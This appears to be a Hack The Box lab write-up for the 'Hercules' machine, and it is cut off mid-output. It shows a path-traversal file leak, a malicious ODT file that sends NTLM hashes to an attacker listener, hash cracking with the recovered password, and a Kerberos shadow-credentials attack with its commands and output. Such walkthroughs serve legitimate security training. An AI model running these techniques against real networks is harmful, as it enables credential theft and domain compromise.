 Upload endpoints are high-value attack vectors. A quick test with
.txt or .zip returns "File type is not supported."
By checking the email
FW: Security Department

Hello Web Admins,

Security is writing to inform you that in light of some necessary changes to the domain separate sign on for this site will be disabled in the coming future. Configuration changes you need to make:

1) Migrate user logons to use domain credentials.
2) Disable site registration.
3) For company logons, ensure this site is in sync with the KDC.
4) Restrict file upload to administrators only.

Currently we're working on disabling some legacy authentication systems in place on the domain. Once these protocols are deprecated we will consider relaxing some of these changes.
With LFI we can audit code (DLLs, views). Candidate paths to probe for a Windows IIS ASP.NET app:
../../Global.asax
../../App_global.asax
../../App_Start/RouteConfig.cs
../../Views/Shared/_Layout.cshtml
../../Views/Shared/_LoginPartial.cshtml
../../Views/Home/Index.cshtml
../../Views/Error/Index.cs
../Views/Home/Index.cshtml exists, but it's meaningless. However, since we know the upload path is https://hercules.htb/Home/Forms , we can attempt to enumerate ../Views/Home/Forms.cshtml based on its naming convention.
@model HadesWeb.Models.UploadFormModel
@{
    ViewBag.Title = "Forms";
    Layout = "_Layout.cshtml";
}

@using (Html.BeginForm("Forms", "Home", FormMethod.Post, new { enctype = "multipart/form-data", @class = "upload-form-container" }))
{
    @Html.AntiForgeryToken()
    @Html.ValidationSummary(true, "", new { @class = "text-danger" })

    ...
The @model HadesWeb.Models.UploadFormModel is conclusive evidence. The application's root namespace (most likely the name of its project folder) is HadesWeb . Using the BurpSuite crawler, we can see its local path on the target.
C:\Users\Administrator\Desktop\DOMAINLAB\HadesWeb\obj\Release\HadesWeb.dll
bin/HadesWeb.dll would be the target.
Leak ../../bin/HadesWeb.dll and decompile it using a tool like dotPeek. View the Forms functions related to upload functionality:
 Uploads are limited to users with the Web Administrators role. Only
 .docx / .odt files smaller than 1,048,576 bytes (1 MB) are accepted. Files are saved to C:\inetpub\Reports\{GUID}{ext} (GUID file name).
This is the prototype of a typical phishing attack, as seen in Mist and later in Mailing.
The Bad ODT technique is simple: Upload a .odt file, which automatically triggers the fetching of external resources from a remote path—and captures the NTLMv2 hash if the victim's host still adheres to the legacy protocol.
We can use Metasploit built-in modules to generate payloads
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ msfconsole -q
msf > search odt;
[-] No results from search
msf > search odt

Matching Modules
================

   #  Name                                             Disclosure Date  Rank     Check  Description
   -  ----                                             ---------------  ----     -----  -----------
   0  exploit/windows/telnet/goodtech_telnet           2005-03-15       average  No     GoodTech Telnet Server Buffer Overflow
   1    \_ target: Windows 2000 Pro English All        .                .        .      .
   2    \_ target: Windows XP Pro SP0/SP1 English      .                .        .      .
   3  auxiliary/fileformat/odt_badodt                  2018-05-01       normal   No     LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
   4  exploit/multi/fileformat/libreoffice_macro_exec  2018-10-18       normal   No     LibreOffice Macro Code Execution
   5    \_ target: Windows                             .                .        .      .
   6    \_ target: Linux                               .                .        .      .
   7  exploit/multi/fileformat/libreoffice_logo_exec   2019-07-16       normal   No     LibreOffice Macro Python Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/fileformat/libreoffice_logo_exec

msf > use 3
msf auxiliary(fileformat/odt_badodt) > options

Module options (auxiliary/fileformat/odt_badodt):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CREATOR   RD_PENTEST       yes       Document author for new document
   FILENAME  bad.odt          yes       Filename for the new document
   LHOST                      yes       IP Address of SMB Listener that the .odt document points to


View the full module info with the info, or info -d command.

msf auxiliary(fileformat/odt_badodt) > set creator wither
creator => wither
msf auxiliary(fileformat/odt_badodt) > set filename wither.odt
filename => wither.odt
msf auxiliary(fileformat/odt_badodt) > set lhost tun0
lhost =>
msf auxiliary(fileformat/odt_badodt) > run

Use responder to start a listener and upload the malicious wither.odt file through the portal ( /Home/Forms ). When an administrator (or backend process) opens the file, we receive a prompt:
Then we can use hashcat to crack it
NATALIE.A::HERCULES:f202ebafbed683ed:d5d1f38f0373af6cdca54e1d971b227b:010100000000000080746e06f441dc01de6b184ac79c111c000000000200080053004f0050004f0001001e00570049004e002d00450039004b0051004400310041004500360038004b0004003400570049004e002d00450039004b0051004400310041004500360038004b002e0053004f0050004f002e004c004f00430041004c000300140053004f0050004f002e004c004f00430041004c000500140053004f0050004f002e004c004f00430041004c000700080080746e06f441dc0106000400020000000800300030000000000000000000000000200000a3c94157fbf128597a1ed2cc626393b4efe183b10bfaaca285cce78506b1b1b60a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00340037000000000000000000:Prettyprincess123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: NATALIE.A::HERCULES:f202ebafbed683ed:d5d1f38f0373af...000000
Despite this, the newly compromised account still only has access to LDAP:
$ export KRB5_CONFIG=krb5.conf

$ nxc winrm hercules.htb -u natalie.a -p 'Prettyprincess123!' -k
[19:08:32] ERROR    Invalid NTLM challenge received from server. This may indicate NTLM is not supported and nxc winrm only support NTLM currently                               winrm.py:62
WINRM-SSL   hercules.htb    5986   hercules.htb     [*] None (name:hercules.htb) (domain:None) (NTLM:False)

$ nxc smb hercules.htb -u natalie.a -p 'Prettyprincess123!' -k
SMB         hercules.htb    445    hercules         [*]  x64 (name:hercules) (domain:htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         hercules.htb    445    hercules         [-] htb\natalie.a:Prettyprincess123! [Errno Connection error (HTB:88)] [Errno -2] Name or service not known

$ nxc ldap hercules.htb -u natalie.a -p 'Prettyprincess123!' -k
LDAP        hercules.htb    389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        hercules.htb    389    DC               [+] hercules.htb\natalie.a:Prettyprincess123!
Bloodhound by natalie.a
Now we move on to the Windows domain exploitation phase. With valid domain credentials, we can use bloodhound-python to enumerate and visualize the privilege chain:
bloodhound-python \
      -dc 'dc.hercules.htb' -d 'hercules.htb' \
      -u natalie.a -p 'Prettyprincess123!' -k \
      -ns $targetIp --zip -c All
The ADMIN account holds top-tier privileges:

After reviewing the DACL and performing path analysis through ACL edges, although the limited permissions of the reconnaissance account prevented a complete picture, the escalation path was revealed:
 If we can compromise a member of the
 HELPDESK ADMINISTRATORS group (e.g., stephanie.w or heather.s), we can take control of the machine account iis_webserver$, which is configured for resource-based constrained delegation (RBCD).
From our current foothold (natalie.a), we have inherited GenericWrite permissions for multiple users, including bob.w, a member of the RECRUITMENT MANAGERS group:

So we need to bridge the trust gap between recruitment managers and help desk administrators.
Since NTLM authentication is disabled on the DC, in this example, we simply need to abuse the DACL via the Kerberos protocol using tools such as certipy, PKINITtools, or the Impacket toolkit. Therefore, we first request a TGT as user natalie.a:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ getTGT.py hercules.htb/'natalie.a':'Prettyprincess123!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in natalie.a.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ export KRB5CCNAME=natalie.a.ccache
We will exploit shadow credentials on our first target, bob.w
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ certipy-ad shadow -dc-host DC.HERCULES.HTB -u 'natalie.a@HERCULES.HTB' -k -account 'bob.w' -ns 10.129.242.196 auto
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos authentication is used. This might fail
[*] Targeting user 'bob.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8a8a54f1fcbf499d8c59bb4cfeb053df'
[*] Adding Key Credential with device ID '8a8a54f1fcbf499d8c59bb4cfeb053df' to the Key Credentials for 'bob.w'
[*] Successfully added Key Credential with device ID '8a8a54f1fcbf499d8c59bb4cfeb053df' to the Key Credentials for 'bob.w'
[*] Authenticating as 'bob.w' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'bob.w@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'bob.w.ccache'
[*] Wrote credential cache to 'bob.w.ccache'
[*] Trying to retrieve NT hash for 'bob.w'
[*] Restoring the old Key Credentials for 'bob.w'
[*] Successfully restored the old Key Credentials for 'bob.w'
[*] NT hash for 'bob.w': 8a65c74e8f0073babbfac6725c66cc3f
bob.w is a member of the RECRUITMENT MANAGERS group, but BloodHound does not show an outbound edge from this group to HELPDESK ADMINISTRATORS.
We changed our strategy: using the TGT derived from bob.w's certificate and bloodyAD to manually check the nTSecurityDescriptor of selected high-value users in the HELPDESK ADMINISTRATORS group. After testing, only stephen.m in this group showed interesting results:
$ KRB5CCNAME=bob.w.ccache bloodyAD \
		-H DC.HERCULES.HTB -d HERCULES.HTB \
        -u 'bob.w' -k \
        get object 'stephen.m'

distinguishedName: CN=Stephen Miller,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: Stephen Miller
codePage: 0
countryCode: 0
dSCorePropagationData: 2024-12-04 01:45:07+00:00
displayName: Stephen Miller
givenName: Stephen
instanceType: 4
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 1601-01-01 00:00:00+00:00
logonCount: 0
memberOf: CN=Security Helpdesk,OU=Domain Groups,OU=DCHERCULES,DC=hercules,DC=htb; CN=Domain Employees,OU=Domain Groups,OU=DCHERCULES,DC=hercules,DC=htb
nTSecurityDescriptor: O:S-1-5-21-1889966460-2597381952-958560702-512G:S-1-5-21-1889966460-2597381952-958560702-512D:AI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-1889966460-2597381952-958560702-553)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-1889966460-2597381952-958560702-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-1889966460-2597381952-958560702-553)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;;S-1-5-21-1889966460-2597381952-958560702-553)(OA;;0x30;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-1889966460-2597381952-958560702-517)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0x30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;0x30;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a54-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;S-1-5-11)(OA;;RP;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;0x30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b2-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(A;;0xf01ff;;;S-1-5-21-1889966460-2597381952-958560702-512)(A;;0xf01ff;;;S-1-5-32-548)(A;;RC;;;S-1-5-11)(A;;0x20094;;;S-1-5-10)(A;;0xf01ff;;;S-1-5-18)(OA;CIID;CR;00299570-246d-11d0-a768-00aa006e0529;;S-1-5-21-1889966460-2597381952-958560702-1110)(OA;CIID;WP;bf967a0e-0de6-11d0-a285-00aa003049e2;;S-1-5-21-1889966460-2597381952-958560702-1106)(OA;CIID;WP;bf96793f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-1889966460-2597381952-958560702-1106)(OA;CIID;CR;00299570-246d-11d0-a768-00aa006e0529;;S-1-5-21-1889966460-2597381952-958560702-1112)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1889966460-2597381952-958560702-526)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1889966460-2597381952-958560702-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0x20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0x30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0x130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0